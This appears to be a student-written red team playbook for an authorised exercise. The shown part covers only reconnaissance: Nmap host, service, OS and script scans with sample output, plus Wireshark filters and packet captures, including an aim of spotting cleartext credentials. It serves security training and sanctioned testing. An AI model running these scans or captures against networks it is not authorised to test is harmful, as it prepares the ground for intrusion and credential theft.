RED TEAM PLAYBOOK

By ChaosCollective LLC on behalf of RightPoint Pty Ltd

Table of Contents

Introduction

Welcome to the ChaosCollective LLC's Red team playbook, this is a comprehensive guide designed to assist RightPoint's red team members in conducting an effective and impactful assessment. This playbook will serve as a valuable resource for planning and executing a wide range of offensive security activities.


SCOPE

This Red team playbook has been created to simulate 6 attacks into a target network, the scope of work for this Red team book is to test RightPoint's incident handling processes, the incident response team's ability to detect and respond to hostile or abnormal activity and to access the incident response team's capability to determine operational impacts of cyber-attacks.

AUTHOR TABLE

Project Members	Project Task
Zac Kelly	Project Manager/Purple Book Lead/writer
Tarscha Schulz	Blue Team Technical Lead/Writer
Rory Donohue	Red Team Technical Lead/Writer

NETWORK TOPOLOGY DIAGRAM



THE RECONNAISSANCE

Nmap

Wireshark

NMAP

Nmap is a network scanner that is used for reconnaissance on a targeted network. It can be used to identify hosts, services, and operating systems, as well as potential vulnerabilities that can be exploited. This chapter will provide an overview of how to use Nmap effectively for reconnaissance in the IREx.

Objectives of Nmap

The objectives of using Nmap for reconnaissance are to identify the hosts on the network, what ports are open on the hosts, services running on the open ports, what operating systems the hosts are running and any potential vulnerabilities that can be exploited.


Using Nmap

Nmap can be used with a variety of options and flags depending on the objectives of the reconnaissance. For a full list and how to use Nmap click this link. Here are some common Nmap options that can be used for reconnaissance:

BASIC SCAN

A basic Nmap scan can be used to identify hosts on a network and the open ports on those hosts. The following command can be used for a basic scan:

nmap -sP <IP range>




```
C:\Users\IT Student>nmap -sP 172.12.124.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-10 12:07 E. Australia Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.21 seconds
```

This command will ping all the hosts in the specified IP range to identify which hosts are online. It will then perform a port scan on the live hosts to identify the open ports.

SERVICE DETECTION

Nmap can be used to identify the services running on the open ports of a host. This information can be used to identify potential vulnerabilities in the services. The following command can be used for service detection:

nmap -sV <IP>




```
C:\Users\IT Student>nmap -sV 172.17.124.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-10 12:05 E. Australia Standard Time
NSOCK ERROR [0.0440s] ssl_init_helper(): OpenSSL legacy provider failed to load.

Nmap scan report for a525-f7clpt3.tafe.mst (172.17.124.194)
Host is up (0.000025s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE         VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp   open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
5357/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
16992/tcp open  http            Intel Active Management Technology User Notification Service httpd 16.1.25.1932
Service Info: Host: A525-F7CLPT3; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/h:intel:active_management_technology:16.1.25.1932

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.36 seconds
```

This command will perform a version scan on all the open ports of the specified IP address to identify the services running on those ports.

OS DETECTION

Nmap can also be used to identify the operating system of a host. This information can be used to identify potential vulnerabilities that are specific to the operating system. The following command can be used for operating system detection:

nmap -O <IP>




```
C:\Users\IT Student>nmap -O 172.12.124.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-10 12:14 E. Australia Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.39 seconds
```

This command will perform an operating system detection scan on the specified IP address to identify the operating system running on the host.

VULNERABILITY SCANNING

Nmap can be used to identify potential vulnerabilities on a target system. This requires the use of Nmap scripts, which can be used to perform specific vulnerability scans. The following command can be used to perform a vulnerability scan using the default scripts in Nmap:

nmap -sC --script=default <IP>



```
C:\windows\system32>nmap -sC --script=default 192.168.234.247
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-17 09:40 E. Australia Standard Time
NSOCK ERROR [0.0460s] ssl_init_helper(): OpenSSL legacy provider failed to load.

Nmap scan report for 192.168.234.247
Host is up (0.011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
| dns-nsid:
|_  bind.version: dnsmasq-2.51
MAC Address: EE:C2:BC:BF:C4:8F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 33.58 seconds
```

This command will perform a vulnerability scan on the specified IP address using the default scripts in Nmap.

COLLATING COLLECTED DATA

After the Nmap scan is completed, the red team should document the results of the scan. This will include the hosts found, any open ports, services that are running, and the operating systems identified, as well as potential vulnerabilities that were discovered. The results of the Nmap scan should be used to decide the next steps to be taken.

IN CONCLUSION

Nmap is a powerful tool for reconnaissance that key strengths of lies in its flexibility and customizability. Its command-line interface allows users to tailor their scanning techniques according to their specific needs and objectives. By using Nmap effectively, it can be used to identify potential vulnerabilities and attack vectors that can be exploited.

WIRESHARK

Wireshark is a popular network protocol analyser that is commonly used in red team exercises for network analysis. It can be used to capture and analyse network traffic, including packets, protocols, and conversations. This chapter will provide an overview of how to use Wireshark effectively for network analysis in a red team exercise.

OBJECTIVES OF USING WIRESHARK

The objectives of using Wireshark for network analysis are to identify network traffic between hosts packets sent and received by hosts, protocols and services in use, potential vulnerabilities in network traffic and, credential information transmitted in clear text.

USING WIRESHARK


Wireshark can be used with a variety of options and filters depending on the objectives of the network analysis. Here are some of the best Wireshark filters that can be used for network analysis:

- **ip.addr == x.x.x.x**- this filter will only bring up captured packets that include the set IP address.
- **ip.dst == x.x.x.x**- this will filter by destination.
- **ip.src == x.x.x.x**- will filter by source.
- **ip.addr == x.x.x.x && ip.addr == x.x.x.x**- This string establishes a conversation filter going between two pre-set IP addresses. The filter ignores unnecessary data**.**
- **ip.src == xxxx && ip.dst == xxxx**- will filter by destination
- **http or dns**- will only show every dns or http protocol.
- **tcp.port==xxx**- this filter narrows down your search to a specific destination port or source
- **tcp.flags.reset==1**- Applying this filter will show every TCP reset. Each captured packet has an associated TCP. When its value is set to one, it alerts the receiving PC that it should stop operating on that connection. This is one of the most impressive Wireshark filters since a TCP reset terminates the connection instantly.
- **tcp contains xxx**- This filter will find all TCP capture packets that include the specified term
- **!(arp or icmp or dns)**- this filter is designed to exclude specific protocols. Use it to remove arp, dns, or icmp protocol you don't need.
- **tcp.analysis.flags && !tcp.analysis.window_update**- This filter helps you view retransmissions, zero windows, and duplicate attacks in a single trace. It's an excellent way of finding lacklustre app performances or packet losses.

Capture the traffic

The first step in using Wireshark is to capture network traffic. This can be done by selecting the appropriate network interface and starting a capture. The following steps can be used to capture network traffic in Wireshark:


1. Select the network interface to capture from
2. Set the capture filter to limit the capture to specific traffic
3. Start the capture



ANALYSE THE TRAFFIC

Once the network traffic is captured, it can be analysed in Wireshark. Wireshark provides a variety of tools and features to analyse network traffic, including packet decoding, protocol analysis, and conversation analysis. The following steps can be used to analyse network traffic in Wireshark:


- Filter the captured packets to focus on specific traffic



No.		Destination	Protocol	Length	Info
	.234.233	52.111.224.14	TCP	54	11066 → 443 [ACK] Seq=1226 Ack=179 Win=1018 Len=0
	.234.233	151.101.98.137	TCP	55	11473 → 443 [ACK] Seq=1 Ack=1 Win=515 Len=1 [TCP segment of
	.98.137	192.168.234.233	TCP	54	443 → 11473 [ACK] Seq=1 Ack=2 Win=842 Len=0
	.234.233	204.79.197.239	TLSv1.2	1474	Application Data
	.234.233	204.79.197.239	TLSv1.2	265	Application Data
	.234.233	204.79.197.239	TCP	1474	[TCP Retransmission] 11577 → 443 [PSH, ACK] Seq=6657 Ack=454
	197.239	192.168.234.233	TCP	54	443 → 11577 [ACK] Seq=4542 Ack=7866 Win=1404 Len=0
	197.239	192.168.234.233	TCP	54	443 → 11577 [ACK] Seq=4542 Ack=8077 Win=1411 Len=0
	197.239	192.168.234.233	TCP	54	[TCP Dup ACK 4957#1] 443 → 11577 [ACK] Seq=4542 Ack=8077 Win
	197.239	192.168.234.233	TLSv1.2	427	Application Data, Application Data
	.234.233	204.79.197.239	TCP	54	11577 → 443 [ACK] Seq=8077 Ack=4915 Win=514 Len=0
	.234.233	162.159.133.234	TLSv1.2	105	Application Data
	.133.234	192.168.234.233	TCP	54	443 → 10964 [ACK] Seq=1 Ack=52 Win=951 Len=0
	.133.234	192.168.234.233	TLSv1.2	86	Application Data
	.234.233	162.159.133.234	TCP	54	10964 → 443 [ACK] Seq=52 Ack=33 Win=514 Len=0

```
(4272 bits)  534 bytes captured (4272 bi   0000  32 ed 9a 00 82 ae ee c2  bc bf c4 8f 08 00 45 00   2·······
```


- Analyse the packets using the various tools and features in Wireshark



```
No.      Time          Source
5217 94.061972    52.109.112.158
5218 94.061972    52.109.112.158
5219 94.061972    52.109.112.158
5220 94.061972    52.109.112.158
5221 94.170963    52.109.112.158
5222 94.182266    192.168.234.233
5223 94.221242    52.109.112.158
5224 94.239656    52.109.112.158
5225 94.240275    192.168.234.233
5232 99.417048    192.168.234.233
5233 99.504808    34.237.73.95
5234 99.751072    34.237.73.95
5235 99.803133    192.168.234.233
5236 100.805274   192.168.234.233
5237 100.892041   34.111.24.1

> Frame 5217: 54 bytes on wire (432 bits)
> Ethernet II, Src: ee:c2:bc:bf:c4:8f (ee
> Internet Protocol Version 4, Src: 52.10
> Transmission Control Protocol, Src Port
```

```
v Frame 5217: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_{BAB094EC-B956-4F8E-957A-
     Section number: 1
   > Interface id: 0 (\Device\NPF_{BAB094EC-B956-4F8E-957A-F1239437AD3C})
     Encapsulation type: Ethernet (1)
     Arrival Time: May 17, 2023 11:39:01.058342000 E. Australia Standard Time
     [Time shift for this packet: 0.000000000 seconds]
     Epoch Time: 1684287541.058342000 seconds
     [Time delta from previous captured frame: 0.005529000 seconds]
     [Time delta from previous displayed frame: 0.005529000 seconds]
     [Time since reference or first frame: 94.061972000 seconds]
     Frame Number: 5217
     Frame Length: 54 bytes (432 bits)
     Capture Length: 54 bytes (432 bits)
     [Frame is marked: False]
     [Frame is ignored: False]
     [Protocols in frame: eth:ethertype:ip:tcp]
     [Coloring Rule Name: TCP]
     [Coloring Rule String: tcp]
v Ethernet II, Src: ee:c2:bc:bf:c4:8f (ee:c2:bc:bf:c4:8f), Dst: 32:ed:9a:00:82:ae (32:ed:9a:00:82:ae)
   > Destination: 32:ed:9a:00:82:ae (32:ed:9a:00:82:ae)
   > Source: ee:c2:bc:bf:c4:8f (ee:c2:bc:bf:c4:8f)
     Type: IPv4 (0x0800)
v Internet Protocol Version 4, Src: 52.109.112.158, Dst: 192.168.234.233
     0100 .... = Version: 4
     .... 0101 = Header Length: 20 bytes (5)
   > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
     Total Length: 40
     Identification: 0xffb8 (65464)
   > 010. .... = Flags: 0x2, Don't fragment
     ...0 0000 0000 0000 = Fragment Offset: 0
     Time to Live: 115
     Protocol: TCP (6)
     Header Checksum: 0xb779 [validation disabled]
     [Header checksum status: Unverified]
     Source Address: 52.109.112.158
     Destination Address: 192.168.234.233
> Transmission Control Protocol, Src Port: 443, Dst Port: 11581, Seq: 6248, Ack: 6032, Len: 0
```

- Identify potential vulnerabilities or security issues in the network traffic




```
    TCP payload (431 bytes)
v Hypertext Transfer Protocol
   > GET /filestreamingservice/files/56e8a950-f890-4734-9436-4cfbb6f40b09?P1=1684841980&P2=404&P3=2&P4=QLnVmD0gd92YmQ%2bQPNLctD4U
     Connection: Keep-Alive\r\n
     Accept: */*\r\n
     Accept-Encoding: identity\r\n
     If-Unmodified-Since: Thu, 11 May 2023 23:09:29 GMT\r\n
     Range: bytes=0-613753\r\n
     User-Agent: Microsoft BITS/7.8\r\n
     Host: msedge.b.tlu.dl.delivery.mp.microsoft.com\r\n
     \r\n
     [Full request URI [truncated]: http://msedge.b.tlu.dl.delivery.mp.microsoft.com/filestreamingservice/files/56e8a950-f890-473
     [HTTP request 8/13]
     [Prev request in frame: 263]
     [Response in frame: 747]
     [Next request in frame: 749]
```

FOLLOW CONVERSATIONS

